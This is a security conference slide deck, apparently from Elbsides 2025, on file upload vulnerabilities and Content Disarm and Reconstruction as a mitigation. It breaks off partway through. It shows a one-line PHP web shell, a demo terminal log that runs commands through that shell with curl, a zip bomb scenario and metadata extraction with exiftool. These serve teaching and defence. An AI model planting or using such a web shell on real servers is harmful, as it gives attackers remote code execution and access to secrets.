CLOUDYRION

From Unrestricted Uploads to Security Nightmares

Preventing and Mitigating File Upload Vulnerabilities

Presented by: Sewar Khalifeh | Secure by Design Consultant @CLOUDYRION

Date: 13th June 2025

Event: Elbsides 2025 | Hamburg

Today's Agenda

Introduction to File Upload Vulnerabilities & OWASP Guidelines

Understanding the fundamentals and industry standards

Practical Demonstration of Attacks

Real-world examples of file upload exploits

Deep Dive into CDR

Content Disarm and Reconstruction explained

Comparative Analysis & Mitigation Strategies

Solutions and actionable recommendations

Understanding File Upload Vulnerabilities

Definition

Unrestricted file uploads allow attackers to upload malicious files. Simple checks are easily bypassed.

OWASP Status

Consistently flagged as critical in the OWASP Top 10. Falls under Injection and Security Misconfiguration categories.

Primary Risk

Remote code execution is the most severe outcome. Attackers can gain unauthorized access to systems.

Notable File Upload Vulnerability Incidents

CleanTalk WordPress Plugin (2024)

Attack Vector: CVE-2024-13365: Improper ZIP file handling in plugin

Exploit: Malicious PHP inside ZIP uploaded and executed via plugin's file extraction flaw

Impact: >30,000 WordPress sites vulnerable

Financial Loss: Not disclosed

Source: **GBHackers**

CLOUDYRION

Practical Examples on Unrestricted File Upload Vulnerability

Tools Used In Our Scenarios:

- **Replit:** Used to deploy our web simulation environment for demonstrating vulnerable file upload implementations
- **ClamAV:** Demonstrates limitations of traditional antivirus scanning against sophisticated upload attacks
- **PyCDR:** Python-based Content Disarm and Reconstruction library for testing mitigation techniques
- **Exiftool:** Reading metadata from files uploaded to our server.

Attack 1: Bypassing Simple File Restrictions

1 **Disguise the Payload**

Attacker renames shell.php to shell.php.jpg, this exploits simple validation checks.

2 **Upload Succeeds**


Server checks pass due to .jpg extension. The file is stored on the target system.

3 **Exploitation**

Server misconfiguration executes PHP code despite the deceptive extension. Attacker gains control.

Takeaway: File-extension or MIME-type checks alone are insufficient protection against determined attackers.

Simulation Output



shell.php.jpg


Spoofed as: image/jpeg

⚠ **Content Mismatch Detected**

File claims to be "image/jpeg" but contains: <?php echo shell_exec($_GET['cmd']); ?>

ⓧ **Server Vulnerability**

Server accepted malicious file: Upload successful! File saved as shell.php.jpg




```
┌─[ smk@cybersec-lab ]─[ ~/exploit ]
└─$ curl 'http://vulnerable-app.com/uploads/shell.php.jpg?cmd=whoami'
 www-data

┌─[ smk@cybersec-lab ]─[ ~/exploit ]
└─$ curl 'http://vulnerable-app.com/uploads/shell.php.jpg?cmd=pwd'
 /var/www/html/uploads

┌─[ smk@cybersec-lab ]─[ ~/exploit ]
└─$ curl 'http://vulnerable-app.com/uploads/shell.php.jpg?cmd=ls%20-la%20../config'
 total 24
 drwxr-xr-x 2 www-data www-data 4096 Jan 12 14:30 .
 drwxr-xr-x 8 www-data www-data 4096 Jan 12 14:28 ..
 -rw-r--r-- 1 www-data www-data  856 Jan 12 14:30 database.php
 -rw-r--r-- 1 www-data www-data  492 Jan 12 14:30 secrets.env

┌─[ smk@cybersec-lab ]─[ ~/exploit ]
└─$ echo 'CRITICAL: Remote code execution successful - full system compromise!'
 CRITICAL: Remote code execution successful - full system compromise!
```

Attack 2: Denial-of-Service via Malicious File Upload



Prepare Attack

Attacker creates corrupt .zip bomb (expansion: 42KB → 4.5TB exceeds safe processing limits)

Upload File

Malicious file submitted to vulnerable application

Server Processing

Application attempts to process the malformed content


Service Disruption

Server becomes unresponsive or crashes due to resource exhaustion

Takeaway: Lack of file content validation allows easy exploitation of server resources.

CLOUDYRION

Zip Bomb Attack




```
┌──( smk@cybersec-lab )-[ ~/exploit ]
└─$ ls -lh document.zip

┌──( smk@cybersec-lab )-[ ~/exploit ]
└─$ file document.zip

┌──( smk@cybersec-lab )-[ ~/exploit ]
└─$ unzip -l document.zip
 Archive:  document.zip
   Length      Date    Time    Name
 ---------  ---------- -----   ----
 4831838208000  01-12-2025 14:30   data.txt
 ---------                     -------
 4831838208000                   1 file

┌──( smk@cybersec-lab )-[ ~/exploit ]
└─$ python3 -c "print('Compression ratio:', 4831838208000 / (42 * 1024), ':1')"
 Compression ratio: 112304687.5 :1
```



File Upload Simulation

document.zip
Spoofed as: application/zip

Content Mismatch Detected
File claims to be "application/zip" but contains: Zip bomb with 115,000,000:1 compression ratio designed for DoS

Server Vulnerability
Server accepted malicious file: Document uploaded successfully! Archive ready for processing...

Worth Mentioning: Sensitive Information Disclosure via Metadata

Victim uploads innocent-looking photo

The image appears normal but contains embedded metadata.

Attacker extracts metadata

Running: exiftool company_photo.jpg reveals hidden information.

Sensitive data exposed

GPSLatitude: 37deg46'30.00"N


GPSLongitude: 122deg25'9.00"W

UserComment: \fileserver01\shares\confidential

Keywords: confidential,board-meeting,Q4-results

Takeaway: Uploaded files may leak hidden sensitive data without user awareness.


Exiftool Result On Image Uploaded on Company Website



```
┌──( smk®cybersec-lab )-[ ~/exploit ]
└─$ exiftool company_photo.jpg
  ExifTool Version Number         : 12.40
  File Name                       : company_photo.jpg
  File Size                       : 2.4 MB
  File Modification Date/Time     : 2025:01:12 14:23:17-08:00
  Camera Model Name               : iPhone 13 Pro
  Software                        : Adobe Photoshop 2023
  GPS Latitude                    : 37 deg 46' 30.00" N
  GPS Longitude                   : 122 deg 25' 9.00" W
  User Comment                    : Internal server: \\fileserver01\shares\confidential
```

Introduction to Content Disarm and Reconstruction (CDR)

How CDR Works?



File Analysis

Original file is thoroughly examined

Content Extraction

Safe content is identified and isolated

Sanitization

Potentially malicious elements are removed

Reconstruction


Clean file is rebuilt from scratch

CDR analyzes files, extracts safe content, and rebuilds files completely clean. This approach provides proactive protection compared to traditional methods.

CDR Mitigating File Upload Vulnerabilities

CDR Against Attack Scenario 1 (Bypassing Simple File Restrictions)

Content Disarm and Reconstruction effectively neutralizes file extension bypass attacks through complete file transformation.



1 Complete File Deconstruction

CDR ignores file extensions entirely, breaking down files to their binary components for analysis.

2 Malicious Code Detection

Hidden PHP code is identified regardless of file extension or MIME type disguise.


3 Total File Rebuilding

Only verified safe content gets reconstructed into a new, clean file.

4 Format Enforcement

Output strictly conforms to the intended file type, eliminating executable code.

CDR Result on Bypassing Extension Checks



Sanitization Actions Performed

- ✓ Removed malicious PHP shell_exec() code
- ✓ Reconstructed valid JPEG file headers
- ✓ Generated safe placeholder image content
- ✓ Verified file integrity and structure

Security Assessment Report

Threats Removed:	1	File Structure Repaired:	Yes
Code Execution Blocked:	Yes	Safe for Viewing:	Yes

Security Score: 100%

File has been successfully sanitized and is safe for storage and viewing

Safe to View
File can be safely opened and displayed

Ready for Storage
Clean file ready for secure storage

CDR Against Attack Scenario 2 (DoS via Corrupt Files)

Attack Scenario

